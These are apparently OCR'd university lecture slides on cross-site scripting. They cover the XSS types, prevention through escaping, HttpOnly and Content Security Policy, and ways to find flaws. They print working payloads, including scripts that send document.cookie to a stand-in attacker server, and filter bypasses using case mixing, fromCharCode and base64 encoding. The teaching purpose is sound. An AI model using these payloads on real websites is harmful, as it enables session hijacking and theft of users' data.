Cyber Offense and Defense

UNIVERSITÀ DELLA CALABRIA

il Campus per eccellenza

Cross-site scripting

Mario Alviano


Main References

Bug Bounty Bootcamp – Chapter 6

https://portswigger.net/web-security/cross-site-scripting


OWASP Top Ten

A broad consensus about the most critical security risks to web applications



Cross-Site Scripting (XSS)

Attackers can execute custom scripts on a victim's browser due to improper validation and escaping.



Categories

Reflected XSS

The malicious script comes from the current request and
its effects are reflected in the response.
Attackers forge malicious requests and induce the victim to send that request.

Stored XSS

The malicious script comes from the database due to some previous requests.
All users of the insecure website are potentially affected by the injection.
Attackers wait for the victim to activate the malicious script.

DOM-based XSS

The vulnerability exists in client-side code (not in server-side code).
Frontend JavaScript code interprets untrusted input as code
(eg. using the eval() function).

Reflected XSS

```
<h1>Welcome to my site.</h1>
<h3>This is a cybersecurity newsletter that focuses on bug bounty
news and write-ups. Please subscribe to my newsletter below to
receive new cybersecurity articles in your email inbox.</h3>
<form action="/subscribe" method="post">
  <label for="email">Email:</label><br>
  <input type="text" id="email" value="Please enter your email.">
  <br><br>
  <input type="submit" value="Submit">
</form>
```


```
<p>Thanks! You have subscribed <b>vickie@gmail.com</b> to the newsletter.</p>
```

Thanks! You have subscribed **vickie@gmail.com** to the newsletter.

User input is reflected in the page. Try to add some tags!

Email:

<script>location="http://a

Submit

This is my “email”...

```
<script>location="http://attacker.com";</script>
```

```
<p>Thanks! You have subscribed <b><script>location="http://attacker.com";</
script></b> to the newsletter.</p>
```

Response content will trigger the browser to visit attacker.com

This is our browser… so we are attacking ourselves at the moment!

https://portswigger.net/web-security/cross-site-scripting/reflected

```
https://subscribe.example.com?email=<script>location="http://attacker.com";</script>
```

Inject yourself to confirm XSS, then send a link to the victim (if XSS is on a GET form)

If XSS is on a POST form, the attacker will host a webpage triggering the POST request with a malicious content and will try to induce the victim to visit that page.

```
<script>image = new Image();
image.src='http://attacker_server_ip/?c='+document.cookie;</script>
```

Often this is the payload, visit a landing page and provide cookies

The HttpOnly flag was introduced to mitigate XSS.

Stored XSS

A more severe vulnerability!
It may reach many users simultaneously.
Doesn't need to be triggered by users
(reflected XSS requires the victim to click a forged link)

Classic example
The attacker posts a script in a forum.
The script is loaded by all users of the forum.
If the script is interpreted as code, all users are affected.

https://portswigger.net/web-security/cross-site-scripting/stored

Blind XSS

A stored XSS executed in another part of the application or in another application that you cannot see (like second-order SQLi).

For example, malicious script sent via feedback forms and executed by the administrator in the dashboard.

DOM-based XSS

Similar to reflected XSS, but without involving the server!
The vulnerability is in the client-side code. Untrusted input is used improperly by the client-side code and used to render HTML elements.

```
1 <div id="incoming_url"></div>
2 <script>
3   if (window.location.hash) {
4     const div = document.getElementById("incoming_url");
5     div.innerHTML = "Thank you for reaching us visiting our URL " + window.location.hash;
6   }
7 </script>
```

No sanification, no validation

http://example.com/#interesting_section

The fragment doesn't even reach the server

Self-XSS

Social engineering to induce
the victim run code on their browser.

We hosted the website of the conference on Google Sites and printed proceedings with Springer. Springer allowed free download to requests coming from our website (based on the referer header). The referer header is not sent to external links anymore, unless a weaker policy is specified, and Google Sites do not allow to specify a referer policy… what a nightmare!

Download procedure for participants

You need Chrome or Firefox (or any Mozilla-based browser).

1. Open DevTools (press F12 on your keyboard)
2. Select the **Console** tab
3. Type the following code (nah... copy&paste it; a description is given below):

```
$("body").innerHTML = '<a href="https://link.springer.com/book/10.1007/978-3-030-35166-3" target="_blank" referrerpolicy="origin"> AI*IA 2019 conference proceedings </a>'; $("a").click();
```

You have now access to the proceedings. Next time, you only need to connect to https://link.springer.com/book/10.1007/978-3-030-35166-3 (or repeat the process). A screenshot is shown at the end of this page to make it clear how to perform this process.

Self-XSS

Social engineering to induce
the victim run code on their browser.

Download procedure for participants

You need Chrome or Firefox (or any Mozilla-based browser).

1. Open DevTools (press F12 on your keyboard)
2. Select the **Console** tab
3. Type the following code (nah... copy&paste it; a description is given below):

```
$("body").innerHTML = '<a href="https://link.springer.com/book/10.1007/978-3-030-35166-3" target="_blank" referrerpolicy="origin"> AI*IA 2019 conference proceedings </a>'; $("a").click();
```

You have now access to the proceedings. Next time, you only need to connect to https://link.springer.com/book/10.1007/978-3-030-35166-3 (or repeat the process). A screenshot is shown at the end of this page to make it clear how to perform this process.

What does it mean?

As a general suggestion, never copy&paste on the javascript console if you don't understand what you are doing. You may leak sensitive data, as session cookies. So, don't do it. In this case, we are selecting the body element and replacing its HTML content with the link to the proceedings that will open a new tab, and provides the domain *https://aiia2019.mat.unical.it/* in the **Referer** header . After that, we simulate a click on the link that will open the page of the proceedings. Thanks to the referrer information, Springer can recognize us.

Prevention

- Validate input!
  - I suggest to not sanitize too much (why would I want to process a suspicious request?!?)
  - Example: If you drop “<script>” substrings, I will send “<s<script>cript>”
- Escape output
- Use well established libraries and frameworks (I suggest Svelte)
- Flag as HttpOnly all cookies that are not expected to be accessible from JavaScript
  - Session cookies for sure
- Restrict what can be loaded by setting a Content Security Policy (powerful, but not simple)
  - *script-src 'self'*
  - *script-src https://scripts.normal-website.com*
  - *img-src 'self'*
  - *img-src https://images.normal-website.com*

A good starting point to define a Content Security Policy

default-src 'self'; script-src 'self'; object-src 'none'; frame-src 'none'; base-uri 'none';

Find XSS

Identify input that is reflected or stored

```
POST /edit_user_age

(Post request body)
age=20
```

Use easy-to-spot payload (like an alert)

```
POST /edit_user_age

(Post request body)
age=<script>alert('XSS by Vickie');</script>
```

```
<script>alert('XSS by Vickie');</script>
```

If the alert is shown, there is XSS

```
<img onload=alert('The image has been loaded!') src="example.png">
```

Use JavaScript events (more often the onerror event)

```
javascript:alert('XSS by Vickie')
```

Let the browser visit javascript: URLs


```
data:text/html,<script>alert('XSS by Vickie')</script>
```

You can use the data: scheme

```
$ echo -n "<script>alert('XSS by Vickie')</script>" | base64
PHNjcmlwdD5hbGVydCgnWFNTIGJ5IFZpY2tpZScpPC9zY3JpcHQ+
```

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTIGJ5IFZpY2tpZScpPC9zY3JpcHQ+"
```

And you may want to encode the payload to bypass filters


You may need to close some string
(like for SQLi) and previous tags
<img src="USER_INPUT">
"/><script>location="http://attacker.com";</script>
<script>location="http://attacker.com";</script>">

Bypass filters

```
<scrIPT>location='http://attacker_server_ip/c='+document.cookie;</scrIPT>
```

If the filter is case sentive… pLaY With iT!

```
"http://attacker_server_ip/?c="
```

If specific chars or strings are disabled, like double quotes, encode them


```
String.fromCharCode(104, 116, 116, 112, 58, 47, 47, 97, 116, 116, 97, 99, 107,
101, 114, 95, 115, 101, 114, 118, 101, 114, 95, 105, 112, 47, 63, 99, 61)
```

```
<scrIPT>location=String.fromCharCode(104, 116, 116, 112, 58, 47,
47, 97, 116, 116, 97, 99, 107, 101, 114, 95, 115, 101, 114, 118,
101, 114, 95, 105, 112, 47, 63, 99, 61)+document.cookie;</scrIPT>
```

Don’t underestimate it

No need to execute code to have problems.
You don’t want arbitrary strings to be printed on your page!

```
?NumeroImmatricolazione=CA220NE%20-%20Pagato%20da%20Mario%20Rossi%20-%20Eseguire%20bonifico%
```



Dati pagamento	
Tipo pagamento	RINNOVO DI PAGAMENTO
Tipo imbarcazione	A MOTORE
Numero immatricolazione	CA220NE - Pagato da Mario Rossi - Eseguire bonifico entro 7 giorni

Questions